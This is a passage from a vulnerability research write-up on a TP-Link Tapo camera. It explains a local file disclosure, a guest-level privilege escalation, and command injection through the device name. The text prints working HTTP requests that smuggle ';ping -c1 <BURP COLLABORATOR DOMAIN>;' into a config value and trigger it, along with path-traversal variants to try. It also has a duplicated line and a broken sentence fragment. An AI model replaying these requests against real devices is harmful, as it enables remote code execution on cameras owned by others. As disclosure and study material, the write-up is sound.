After testing a handful of commands, param_3 turned out to correspond to the /tp_manage/info/dev_name configuration value. In other words, the device name, the friendly name you give the camera in the app, was being pasted into a shell command. The question then became whether that path could be written to.
Step 4: mapping commands to config writes
Device configuration values were stored in JSON files, a plain-text format for structured data built from names and values, and many could be modified via mobile app commands. The command-to-handler mapping was defined in /etc/dsd_convert.json in the firmware, readable via LFD:
{
 "getSdCardStatus":"get",
 "formatSdCard":"do",
 "getSdCardFormatStatus":"do",
 "getTimezone":"get",
 "setTimezone":"set",
 "getDeviceInfo":"get",
 "setFFSInfo":"do",
 "getWiFiBoardVersion":"do",
 "setInfo":"do",
 "getInfo":"do",
 ...
Line by line:
- The outer braces
{and}mark the start and end of a JSON object, a collection of name-and-value pairs. - Each line inside is one pair: a command name in quotes, a colon, then the type of handler in quotes. For example
"getSdCardStatus":"get"says the commandgetSdCardStatusis a read-type command. "setTimezone":"set"sayssetTimezoneis a write-type command, one that changes a setting."formatSdCard":"do"is an action-type command that performs an operation.- The
...shows the list continues beyond what is printed.
This gave a menu of commands to explore. set-type commands accepted a JSON body, and the body's key structure mapped directly onto the config file's JSON path. The key insight was that the mobile app did not constrain which paths could be written: it just forwarded the JSON payload to the device, which wrote the nested keys into the corresponding config file. A payload is the actual data carried inside a request, as opposed to the envelope of headers around it.
A normal setLedStatus request looks like this:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 272
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"setLedStatus","params":{"led":{"config":{"status":"on"},
"factory_mode":{"enabled":"1"}}}}]}}},"serviceId":"passthrough"}
Line by line:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1is the request line. POST is the HTTP method used to send data rather than just ask for a page. The path names the device by its ID and asks the cloud to sync services for it.HTTP/1.1is the version of the protocol.Host: aps1-app-server.iot.i.tplinkcloud.comsays which server the request is for. The phone app talks to TP-Link's cloud, which relays commands to the camera.Authorization: <TOKEN>carries the login token that proves the app is allowed to act for this account.App-Cid,X-App-Name,X-App-Version,X-Ospf,X-Net-Type,X-Strict,X-LocaleandUser-Agentare headers identifying the app, its version, the phone's operating system, the network type, a strictness flag, the language and the user agent string. Servers often use these to decide how to respond.Content-Type: application/json; charset=UTF-8says the body is JSON text encoded in UTF-8.Content-Length: 272says the body is 272 bytes long.Accept-Encodinglists the compression formats the client can accept in the reply, andConnection: keep-aliveasks to keep the network connection open for further requests.- The blank line separates headers from body.
- The body is a JSON object.
inputParamswrapsrequestData, which names the methodmultipleRequest, meaning a batch of several commands. Insideparams.requestsis a list with one entry: asetLedStatuscommand whoseparamscontainled.config.statusset toonandfactory_mode.enabledset to1.
This sets the /led/config value on the device. By changing the key structure in the request body to target a different config path, arbitrary locations could be written. Changing the body to the following writes ;ping -c1 <BURP COLLABORATOR DOMAIN>; into tp_manage/info/dev_name:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 272
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"setLedStatus","params":{"tp_manage":{"info":{"dev_name":";ping -c1 <BURP COLLABORATOR DOMAIN>;"},
"factory_mode":{"enabled":"1"}}}}]}}},"serviceId":"passthrough"}
Line by line, focusing on what changed:
- The request line and all the headers are identical to the normal request above. The app still thinks it is sending a
setLedStatuscommand. - The body still names the method
setLedStatus, but theparamsnow containtp_manage.info.dev_nameinstead ofled.config. The nested keys are the path into the configuration file, so this writes the device name. - The value written is
;ping -c1 <BURP COLLABORATOR DOMAIN>;. The semicolon;in a shell ends one command and starts another, so anything after it runs as a separate command.pingis a standard command that sends a small network message to an address and waits for a reply.-c1tells it to send exactly one message.<BURP COLLABORATOR DOMAIN>is a placeholder for a domain the researcher controls, provided by a tool called Burp Collaborator, which records any request that reaches it. If the camera pings that domain, the researcher sees the ping arrive and knows the command ran. factory_mode.enabledis still set to1, carried over from the original request.
Step 5: triggering the sink
With the payload planted, the exploit is a two-step chain:
- Write the command injection payload to
tp_manage/info/dev_namevia thesetLedStatusbody manipulation. - Trigger
set_region_code_handle, which readsdev_nameand passes it unsanitised topopen.
Step 2 is triggered by the set_region_code command from the mobile API:
POST /v1/things/<DEVICE ID>/services-sync HTTP/1.1
Host: aps1-app-server.iot.i.tplinkcloud.com
Authorization: <TOKEN>
App-Cid: app:TP-Link_Tapo_Android:
X-App-Name: TP-Link_Tapo_Android
X-App-Version: 3.13.818
X-Ospf: Android 15
X-Net-Type: wifi
X-Strict: 0
X-Locale: en_US
User-Agent: TP-Link_Tapo_Android/3.13.818(sdk_gphone64_arm64/;Android 15)
Content-Type: application/json; charset=UTF-8
Content-Length: 200
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"inputParams":{"requestData":{"method":"multipleRequest","params":{"requests":[{"method":"testUsrDefAudio","params":{"device_info":{"set_region_code":{"region":"US"}}}}]}}},"serviceId":"passthrough"}
Line by line:
- The request line and headers are the same shape as before, except
Content-Length: 200, because this body is shorter. - The body still uses
multipleRequest, but the inner command is nowtestUsrDefAudio, withparamscontainingdevice_info.set_region_code.regionset toUS. - Setting the region to
USmakes the device run the region-change code, which reads the device name and builds the shell command that contains it. Because the device name now holds the injectedping, that ping runs.
The callback arrived.
The callback arrived.
A privilege escalation is also occurring here. A guest account is the limited kind of account you might give a visitor, able to do only a small set of things. A guest user could perform only a limited set of commands and set some configuration values, but the lack of validation let them set sensitive configuration values as well, which is enough to achieve RCE. RCE, remote code execution, means running your own commands on someone else's device over the network.
Root cause
The file disclosure comes from a GET handler that URL-decodes the request path, strips the query string and passes the result to stat and open without any traversal check. The decoder in FUN_000acefc is the only transformation applied, and it does not sanitise.
The command injection comes from a trust boundary drawn in the wrong place. A trust boundary is the line between data you treat as dangerous and data you treat as safe. External inputs are validated carefully before reaching shell commands, but internal configuration values are assumed trustworthy because an attacker supposedly cannot write to them. FUN_00049408 interpolates param_3, the device name read from /tp_manage/info/dev_name, into a popen command with no validation, while the neighbouring region code is length-checked to two characters.
The write primitive that breaks that assumption is in the mobile command API. set-type commands accept a JSON body whose key structure maps directly onto the config file's JSON path, and the app does not constrain which paths can be written. The device writes the nested keys into the corresponding config file, so a setLedStatus request can plant a value anywhere in the configuration. The guest role's command allowlist, the list of commands a role is permitted to issue, limits which commands can be issued, but not which configuration paths those commands write to, which is why the same chain is also a privilege escalation.
Impact
An authenticated user, including a guest-level account, can read arbitrary files from the camera through the LFD vulnerability, and can chain a configuration write with the set_region_code trigger to execute shell commands on the device. The LFD is useful on its own for retrieving configuration and observing runtime state, and it is what made the second half of the chain discoverable. , and the guest-to-sensitive-configuration write is the privilege escalation.
Fix
TP-Link published an advisory covering the three CVEs. The report does not describe the specific code changes made. The fixes the analysis points to are: reject or normalise .. sequences after URL decoding in the static file handler, and stop interpolating configuration values such as dev_name into shell commands, or validate them before they reach popen. On the API side, set-type commands should restrict which configuration paths a request may write to, and enforce that restriction per role so that a guest cannot write sensitive values.
Variants to test
- Other percent-encoded traversal forms. Try double encoding (
%252e%252e%252f), mixed encodings and backslash variants against the same handler. A positive result is a response containing a file outside/www. - Other HTTP server wrappers. The SOAP and ONVIF wrappers share the same socket-handling code. Fuzz their custom packet parsing, including SSL handling, for memory corruption.
- Other
set-type commands. Enumerate thesetentries in/etc/dsd_convert.jsonand try writing to config paths outside the command's intended subtree. A positive result is a changed value visible through LFD. - Other config values reaching
popen. Trace callers ofpopen_wrapperfor arguments sourced from files rather than network input. A positive result is a config value that appears verbatim in a shell command string. - Other roles and command allowlists. Check whether a guest or other limited role can reach commands that write sensitive configuration, not just whether the command itself is permitted.
Glossary
- API: the agreed set of requests a program accepts, the menu of things you can ask it to do.
- Binary: a single compiled program file, made of machine instructions rather than readable source code.
- Burp Collaborator: a tool that gives a researcher a domain they control and records any request that reaches it, used to prove a command ran.
- Command allowlist: the list of commands a given role is permitted to issue.
- Command injection: a flaw where an attacker's text ends up inside a command the device runs, so it is executed as if the programmer wrote it.
- Configuration value: a setting a device stores about itself, such as its name or region.
- Cross-reference: a record of every place in a program that calls a particular function.
- CVE: a public catalogue number for a known security flaw.
- Decompiler: a tool that turns compiled machine instructions back into a readable approximation of source code.
- Dynamic testing: running a device and watching its behaviour, rather than only reading its code.
- Efuse: a tiny one-time-programmable memory area inside a chip, often holding factory settings.
- Firmware: the software permanently installed inside a device.
- Flash chip dump: a copy of a device's storage chip taken with physical access.
- Fuzzing: feeding a program huge numbers of malformed inputs and watching for crashes.
- GET: the HTTP method a browser uses to simply ask for a page or file.
- Ghidra: a free reverse-engineering tool that produces readable code from a compiled binary.
- Guest account: the limited kind of account given to a visitor, able to do only a small set of things.
- Header: a small labelled line at the top of a web request or response, the envelope around the content.
- HTTP: the language browsers and servers use to exchange web pages and requests.
- IP address: the numeric label a device has on a network.
- JSON: a plain-text format for structured data built from names and values.
- Local file disclosure: reading files from a device that its web interface was never meant to expose.
- Logging statement: a line of code that writes a message into a log, often naming the function it sits in.
- Memory corruption: a class of bug where a program is tricked into writing data outside the memory it reserved.
- OEM ID: an identifier for the original manufacturer of a component such as a radio chip.
- Omnibus service: one program that starts other processes to handle several different jobs.
- ONVIF: a standard format used by cameras and other devices to talk to each other.
- Path traversal: the trick of using
../in a path to climb out of the intended folder. - Payload: the actual data carried inside a request, as opposed to the headers around it.
- Percent encoding: how a URL carries awkward characters, such as a space written as
%20. - POST: the HTTP method used to send data rather than just ask for a page.
- Primitive: a small, reliable capability, such as "read any file", that bigger attacks are built on.
- Privilege escalation: gaining access to settings or actions that a more trusted role should have.
- Process: a running program; one program can start several.
- Query string: the part of a URL after a
?, carrying extra parameters that are not part of the file path. - RCE (remote code execution): running your own commands on someone else's device over the network.
- Region code: the two-letter country setting a Wi-Fi device uses to follow local radio rules.
- Reverse engineering: working out what compiled software does and how it is structured.
- Sanitiser: a function that cleans up dangerous input before it is used.
- Shell command: an instruction for the device's operating system, the kind you would type in a terminal.
- Sink: the dangerous place where data finally gets used, such as a shell command.
- SOAP: a standard format for exchanging structured messages between programs.
- Socket: one end of a network conversation.
- Source: where data comes from before it reaches a sink.
- SSL: the encryption layer behind the padlock in a browser, now usually called TLS.
- Static analysis: reading a program's code without running it, looking for patterns that suggest trouble.
- Static file server: a program whose job is to hand out files that already sit on disk.
- Token: a short string that proves you have already logged in, like a wristband at an event.
- Trust boundary: the line between data you treat as dangerous and data you treat as safe.
- URL decoder: a function that turns percent-encoded characters back into the real characters.



